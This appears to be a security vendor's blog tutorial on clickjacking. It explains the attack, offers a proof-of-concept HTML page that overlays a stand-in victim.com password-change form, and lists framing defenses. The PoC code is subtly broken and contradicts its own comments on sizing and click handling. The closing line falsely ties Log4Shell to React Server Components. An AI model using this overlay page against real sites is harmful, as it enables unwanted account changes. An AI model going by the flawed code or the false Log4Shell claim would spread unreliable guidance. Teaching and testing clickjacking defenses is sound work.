



Clickjacking, also known as a UI Redress Attack, is a client-side security vulnerability where an attacker tricks a user into clicking on a hidden or disguised element on a web page. By overlaying a transparent iframe containing a legitimate site over a malicious decoy page, the attacker “hijacks” the user’s clicks to perform unintended actions, such as transferring funds or changing account settings.
To secure your application against Clickjacking in 2026, follow this guide to identification, detection, and mitigation.
The Vulnerability Explained
Clickjacking, also known as a “UI redress,” is a malicious technique employed by attackers to deceive users into unintentionally performing actions on a website or application without their knowledge or consent. This form of attack exploits the trust users place in familiar interfaces by overlaying or disguising elements, thereby tricking individuals into clicking on hidden or disguised buttons, links, or other interactive components.
The primary objective of clickjacking is often to manipulate user behavior for malicious purposes such as stealing sensitive information, hijacking accounts, or executing unauthorized transactions.
Protect your application from the Clickjacking Vulnerability. We help you detect and secure your website before attackers do. Email Us to secure your website today
How Clickjacking Works
Clickjacking involves layering transparent or opaque elements over web content. Attackers craft a malicious webpage that embeds the target website within an iframe, an HTML element that allows one webpage to be embedded within another. By manipulating CSS styles and transparency settings, the attacker makes the embedded page invisible in the content. When a user visits this malicious page and interacts with what appears to be content, such as clicking a button, they are actually interacting with elements on the embedded target site.
The attacker uses social engineering techniques to convert users into visiting the malicious page.
Clickjacking Attacks Workflow
The typical workflow of a clickjacking attack involves several key steps:
- Iframe Embedding: The attacker creates a malicious page and embeds the target “victim” website inside an invisible
<iframe> - CSS Layering: Using CSS, the attacker sets the iframe’s opacity to 0 (making it invisible) and uses a high z-index to place it on top of the decoy content.
- Perfect Alignment: The attacker carefully positions a visible decoy button (e.g., “Win a Prize!”) exactly beneath a sensitive, invisible button in the iframe (e.g., “Delete Account”).
- User Interaction: When the user clicks the visible decoy, the browser registers the click on the invisible top layer (the target site), executing the sensitive action.
To test if a site is vulnerable, you can create a simple HTML file. If the target site loads successfully in the frame, it is vulnerable to clickjacking.
In a real-world scenario, attackers use tools like Burp Suite’s Clickbandit to quickly generate overlays and align buttons precisely.
Common Use Cases and Risks
Clickjacking can be exploited in various scenarios:
Account Takeover
An attacker tricks a user into changing account settings or authorizations that give control over their account.
Social Media Manipulation
Users may unknowingly Like or Share content on social platforms, amplifying misinformation or spam.
- Financial Fraud: Users could authorize payments or transfer funds without realizing it.
- Data Theft: Sensitive information can be extracted if forms are manipulated through clickjacking.
The severity of these attacks depends largely on the security measures implemented by target websites and applications.
Proof of Concept (PoC)
To test if a site is vulnerable, you can create a simple HTML file. If the target site loads successfully in the frame, it is vulnerable to clickjacking.
Prerequisites
- A target webpage with an actionable button for example, “Change Password”.
- A malicious webpage designed to overlay this button invisibly.
- Basic understanding of HTML and CSS for creating iframes and styling elements.
Target Webpage
Suppose we have a webpage https://victim.com/settings containing:
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Victim's Settings Page</title>
</head>
<body>

    <h2>Account Settings</h2>

    <h3>Change Your Password</h3>

    <form action="/change_password" method="POST">
        <input type="password" name="new_password" placeholder="New Password" required />
        <button type="submit">Change Password</button>
    </form>

</body>
</html>
This page features a form that allows password changes, which is a potential target for clickjacking if not protected properly.
Malicious Page Setup
Create an attacker-controlled webpage that embeds this victim page within an iframe:
<!DOCTYPE html>
<html>
<head>
  <title>Malicious Page - Special Offer!</title>
  <style>
    /* Style for overlay */
    #overlay {
      position: relative;
      width: 800px;
      height: 600px;
      overflow: hidden;
    }
    #victimFrame {
      position: absolute;
      top: -200px; /* Position iframe so that only part is visible */
      left: -300px;
      width: 120px; /* Larger than overlay to hide parts */
      height: 100px;
      opacity: 0; /* Make iframe transparent */
      pointer-events: none; /* Allow clicks to pass through */
    }
  </style>
</head>
<body>
  <h1>Click here for your free gift!</h1>

  <!-- Overlay container -->
  <div id="overlay">
    <!-- Embed victim's settings page -->
    <iframe src="https://victim.com/settings" id="victimFrame"></iframe>

    <!-- Transparent button positioned over 'Change Password' -->
    <button style="
      position: absolute;
      top: 250px; /* Coordinates matching 'Change Password' button location */
      left: 150px;
      width: 200px;
      height: 50px;
      opacity: 0;
      cursor: pointer;"
      onclick="alert('Password changed!')">
      <!-- Invisible button -->
    </button>
  </div>
</body>
</html>
In this setup:
- The iframe loads the victim’s settings page.
- CSS positions and sizes are adjusted so that only part of the iframe aligns with where the “Change Password” button appears.
- An invisible
<button>overlays exactly where the “Change Password” button resides within the iframe. - When users click on what appears to be harmless content (“Click here for your free gift!”), they trigger actions inside the iframe, in this case, submitting the password change form if properly targeted.
How It Works
When a user visits this malicious page:
- They see enticing content prompting them to click.
- Clicking on specific areas causes clicks inside the transparent iframe.
- If they click where the “Change Password” button appears visually (but is covered by our transparent overlay), they trigger an unintended password change request.
- Alternatively, if CSS positioning aligns perfectly with other sensitive controls (like account deletion), similar attacks can occur.
Mitigation and Defense
Modern browsers and websites have implemented various defenses against clickjacking:
Content Security Policy (CSP): The modern standard. Use the frame-ancestors directive to specify which origins are allowed to frame the site.
Content-Security-Policy: frame-ancestors 'none'; (Disallows all framing)
Content-Security-Policy: frame-ancestors 'self'; (Allows framing only by the same origin)
X-Frame-Options (XFO): An older but widely used header for legacy support.
X-Frame-Options: DENY (Blocks all framing)
X-Frame-Options: SAMEORIGIN (Only allows same-origin framing)
SameSite Cookies: Setting cookies to Strict or Lax prevents them from being sent during cross-site framing, effectively logging the user out within the iframe.
Despite these defenses, poorly configured websites remain vulnerable. Attackers often exploit sites lacking proper headers or employing outdated security practices.
If you find this proof of concept useful, look at our guide on the Log4shell (Log4J) Vulnerability, which allows unauthenticated Remote Code Execution in React Server Components.